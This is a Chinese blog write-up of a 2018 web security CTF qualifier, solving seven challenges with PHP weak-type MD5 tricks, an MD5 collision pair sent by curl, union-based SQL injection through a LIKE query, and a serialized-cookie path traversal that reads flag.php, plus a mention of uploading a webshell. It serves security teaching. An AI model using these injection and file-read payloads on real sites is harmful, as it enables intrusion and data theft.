2018WEB安全测试秋季预选赛WriteUp

原创

KKABqN 于 2018-11-06 14:48:45 发布 1603 收藏 2

分类专栏： Web安全 文章标签： CTF Web

0x00 前记

本文首发合天智汇，另可见：http://bey0nd.xyz/2018/10/28/1/ ，欢迎朋友们的指点。

0x01 input


传送门：http://114.55.36.69:8003/

题目上说前三道题目是容易的，于是就从容易的题目入手，为了拿到1血，手速飞快地点，emmm，一紧张忘了js输出语句怎么写了，百度后才发现，自己有多蠢alert啊！

> 进入网址，发现一个输入框，查看源码，发现id=“flag”，后面有一段js代码

```
<script>
  function check(){
     var flag = document.getElementById("flag").value;
     var str = "d84d9657e5e5e" || 0;
     var str = str + ("ad2ad3fe" && 2);
     var str = str + "a2da9494b8" + "ddea4fd4";
     var str = str.split("").reverse().join("");
     if (str == flag){
        alert("恭喜你已经找到flag！");
     }
  }
</script>
```

> 二话不说，直接console下执行，emmmm，可惜一下。



提交即可

0x02 MD5

传送门：http://114.55.36.69:8004/


> 打开后发现一段文字：easy MD5 cracking fail。应该与MD5有关，简单的就是弱类型，再不就是MD5碰撞，查看源码，发现是考察PHP弱类型

```
easy MD5 cracking <!--$_POST['data1']!=$_POST['data2']-->fail
```

> 脑补一下剩下的代码

```
if(($_POST['data1']!=$_POST['data2'])
&&(md5($_POST['data1'])==md5($_POST['data2']))
  echo $flag;
```

> 于是post传参：data1=QNKCDZO&data2=240610708，得到答案



0x03 参数提交

传送门：http://114.55.36.69:8012/

> flag作为参数，post方式提交，提示必须大于10位，提交flag=11111111111，即可得到flag。-.-

0x04 新闻查询

传送门：http://114.55.36.69:8010/


先上图

有关键词，有条数，初步猜测是注入，关键词输入1'发现

查看源码，发现前端过滤

```
function myFunction()
{
 var x=document.getElementById("number").value;
 var a=document.getElementById("word").value;
 var b=a.replace(/[\ |\~|\`|\!|\@|\#|\$|\%|\^|\&|\*|\(|\)|\-|\_|\+|\=|\||\\|\[|\]|\{|\}|\;|\:|\"|\'|\,|\<|\.|\>|\/|\?|\·|\！|\（|\）|\￥|\——|\……|\【|\】|\、|\；|\：|\‘|\“|\”|\’|\，|\。|\、|\《|\》|\？|\ ]/g,"");
 if(a.length!=b.length)
 {
  alert("请输入正确字符。");
  document.getElementById("number").value = '';
  document.getElementById("word").value = '';
 }
 else if(isNaN(x))
 {
  alert("请输入数字。");
  document.getElementById("number").value = '';
 }
 }
```

于是手动禁掉js代码，并且猜测后端代码是关键词处查询处存在sql注入



一直尝试，却没有任何回显，听说可以sqlmap直接跑，于是sqlmap启动！保存请求包，sqlmap -r payload.txt --dump

当时时间也是关键，能出flag就可以，写这个时候，才手动注入，**像这种的关键词查询，一般都是使用like%%的模糊查询**,所以需要闭合%，构造payload：1%’ AND 1=1 AND ‘%’=’

成功注入

这里对like%%进行一些了解
首先我们在本地数据库中输入

```
mysql> select * from tests where password like '%a%';
+---------+----------+
| usename | password |
+---------+----------+
| admin   | password |
| admin   | admin    |
+---------+----------+
2 rows in set (0.00 sec)

mysql> select * from tests where password like '%as%';
+---------+----------+
| usename | password |
+---------+----------+
| admin   | password |
+---------+----------+
1 row in set (0.00 sec)
```


可以发现like%$value$value.*/，如果注入的话，我们需要闭合前面的%',而且还有闭合后面的%’

```
mysql> select * from tests where password like '%a%' and 1=1 and '%a%';
Empty set, 1 warning (0.00 sec)
```

红框里面的内容为外部输入。

了解完like%%的注入，接着看题目

```
# 得到列
payload: 1%' order by 3--
返回正常
payload: 1%' order by 4--
返回异常
得知表有为3列
# 找回显点
payload: 1%' union select 1,2,3--
在页面下面出现1,2，3
```




```
# 注入表，列，字段，此处省略过程
payload: 1%' union select (select group_concat(table_name) from information_schema.tables where table_schema=database()),(select group_concat(column_name) from information_schema.columns where table_schema=database()),flag from admin--
```

搜索关键词:1%' union select (select group_concat(table_name) from information_schema.tables where table_schema=database()),(select group_concat(column_name) from information_schema.columns where table_schema=database()),flag from admin--

4.	厉害了!400斤重东北虎下山趴路边 与村民淡定对峙	内容：10月25日，黑龙江抚远一位村民翻完地回家，发现一只约400斤重的东北虎，用车灯照射仍然淡定坐下休息。民警称赶到时，东北虎已经走了，目前正在对东北虎的踪迹进行追寻。
8.	女子蓄16年的1.4米长发洗后打结 向美发店索赔5万	内容：10月20日，我来到一家美发店，希望工作人员能够帮助我将头发恢复顺滑。辰溪说，工作行了约8小时处理后，我的头发却出现多处打结。辰溪认为，自己的头发打结，是因为美发店工作不当引起。
10.	日记者在叙失踪3年获释:那是地狱 喘气都不能出声	内容：据日本朝日新闻报道，安田现年44岁，是一名日本自由记者，2015年在叙利亚失踪，近日从土耳其转机回日本。在飞机上，他表示自己2015年6月22日进入叙利亚后，第二天就被抓起来初以间谍嫌疑被监禁了2天，1个月后就变成人质了。
11.	女子为赚100元"带工费" 腰绑9万美元现钞出境被查	内容：10月21日，一女子从中英街联检楼二楼入区（相当于出境）旅检大厅，行色匆匆地进入了管区。现场关员发现该女子仅携带了一个挎包，在行走过程中一直用挎包挡在腰前，便觉有异，意其接受海关检查。

tables　　columns　　flag

admin,news　username,flag,id,title,detail　　flag{f98505d1d12f50a0bd9463e90876630}

成功拿到flag

0x05 MD5碰撞

传送门：http://114.55.36.69:8006/

又是一个关于MD5的题目，而且提示依然为：MD5 crackingfail。这样从分值与顺序看起来，不出意外就是MD5碰撞，查看源码发现

```
if((string)$_POST['data1']!==(string)$_POST['data2']&&md5($_POST['data1'])===md5($_POST['data2']))
```

这里两边都是强判断===，并且强制转换为string类型进行比较，听表哥说，只能通过md5碰撞绕过去
先了解一下什么是md5碰撞

```
## md5碰撞
从根本上讲，MD5算法是一种摘要算法，它可以从多个字节组成的串中计算出由32个字节构成的“特征串”。对于超过32字节的串来说，MD5计算得出的值必然是其一个子集，所以必然存在两个（或更多）不同的串能够得出相同MD5值的情况。这种情况就叫做MD5碰撞。
```

我们需要找到两个字符串不一样，但是MD5值一模一样的字符串，用MD5碰撞生成器生成

```
> fastcoll_v1.0.0.5.exe -o data1.txt data2.txt
MD5 collision generator v1.5
by Marc Stevens (http://www.win.tue.nl/hashclash/)

Using output filenames: 'data1.txt' and 'data2.txt'
Using initial value: 0123456789abcdeffedcba9876543210

Generating first block: .....
Generating second block: S01.....
Running time: 8.187 s
```

> 然后对data1.txt与data2.txt中的内容进行url编码后，curl发请求，或者在该网址中找，即可得到flag

```
root@Kali:~# curl -v http://114.55.36.69:8006/ -H "Cookie: PHPSESSID=0dvvm795lrkrck7r0t1gbn762n" --data "data1=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8lgm%A0%D1U%5D%83%60%FB_%07%FE%A2&data2=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8lgm%A0%D1%D5%5D%83%60%FB_%07%FE%A2"
* Hostname was NOT found in DNS cache
*   Trying 114.55.36.69...
* Connected to 114.55.36.69 (114.55.36.69) port 8006 (#0)
> POST / HTTP/1.1
> User-Agent: curl/7.38.0
> Host: 114.55.36.69:8006
> Accept: */*
> Cookie: PHPSESSID=0dvvm795lrkrck7r0t1gbn762n
> Content-Length: 315
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 315 out of 315 bytes
< HTTP/1.1 200 OK
< Date: Sun, 28 Oct 2018 16:57:05 GMT
* Server Apache/2.2.15 (CentOS) is not blacklisted
< Server: Apache/2.2.15 (CentOS)
< X-Powered-By: PHP/5.3.3
< Content-Length: 156
< Connection: close
< Content-Type: text/html; charset=UTF-8
<
* Closing connection 0
MD5 cracking<!-- if((string)$_POST['data1']!==(string)$_POST['data2']&&md5($_POST['data1'])===md5($_POST['data2']))-->flag{9bd1ee7355b58e53214adb9a37b4cb82}
```


在这备份几条

```
# first
M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8lgm%A0%D1U%5D%83%60%FB_%07%FE%A2
M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8lgm%A0%D1%D5%5D%83%60%FB_%07%FE%A2
# second
4dc968ff0ee35c209572d4777b721587d36fa7b21bdc56b74a3dc0783e7b9518afbfa200a8284bf36e8e4b55b35f427593d849676da0d1555d8360fb5f07fea2
4dc968ff0ee35c209572d4777b721587d36fa7b21bdc56b74a3dc0783e7b9518afbfa202a8284bf36e8e4b55b35f427593d849676da0d1d55d8360fb5f07fea2
MD5 hash:
008ee33a9d58b51cfeb425b0959121c9
```


0x06 Game

传送门：http://114.55.36.69:8011/

> 进入界面是一款贪吃蛇游戏，果断看js代码逻辑



F12查看源码外面是外部的js脚本，在Source中查看发现



于是猜测这一段颜文字应该会有与flag相关的信息，于是console执行一下

显然flag是错误的，点击view继续跟进参看


```
(function anonymous(
) {
window['flag'] = 'Flag{660332922504a5f06dd871a7fe78ba9c}';
console.log("Flag{ hahahah wrong!! :(}");
})
```

得到flag


0x07 Notepad

传送门：http://114.55.36.69:8014/index.php/

功能齐全，直接注册帐号，进入upload




修改type（只能传jpg）上传一张图片,然后在picture内查看到
发现图片中有一串base64，在bp中查看发现这一串base很长，在请求包的cookie中发现picture值解码发现为php序列化，而且保存的上传文件的文件名



猜测picture的值提交后，然后页面在img标签下会回显文件内容的base64。于是显示index.php页面，手动构造序列化，在这里我们先了解一下序列化的组成

例子：a:2:{i:0;s:5:"1.jpg";i:1;s:5:"1.php";}
a的意思就是数组array
2说明数组里面有两对值
分别为1.jpg与1.php
i作为下标
s代表为string类型
5表示长度
即
0=>1.jpg
1=>1.php

所以我们可以构造为：a:1:{i:0;s:9:“index.php”;}，base64后为YToxOntpOjA7czo5OiJpbmRleC5waHAiO30=，bp重放查看回显



做到这，有两个思路，一个是上传一句话然后getshell，因为路径是爆出来了，仅仅是type限制；第二个是直接才flag在哪，读出来。

两种方法都很简单，不做细说，**第一种改type为image/jpg后，访问http://114.55.36.69:8014/upload/x.php，然后传入命令find / -name flag***。第二种是测试发现，flag在…/…/flag.php下，然后构造a:1:{i:0;s:14:"…/…/flag.php";}=>YToxOntpOjA7czoxNDoiLi4vLi4vZmxhZy5waHAiO30=，请求

```
# request
GET /index.php/picture HTTP/1.1
Host: 114.55.36.69:8014
Proxy-Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://114.55.36.69:8014/index.php/picture
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: Picture=YToxOntpOjA7czoxNDoiLi4vLi4vZmxhZy5waHAiO30=; PHPSESSID=1vm2g30rlcqosqsj9ici1rdku1; session=eyJsb2dpbiI6dHJ1ZSwidXNlcm5hbWUiOiJYWEgifQ.DreFfA.iwKT84kXV5efjz90397IoKUYiik
# response(part)
<img src="https://img-blog.csdnimg.cn/2022010703451248003.jpg">
# base64解密
<?php
$flag = "flag{N4me_sPac4_ls_Int3r3st1ng}";
echo "flag{This_1S_A_F4ke_f1aG}";
```

得到flag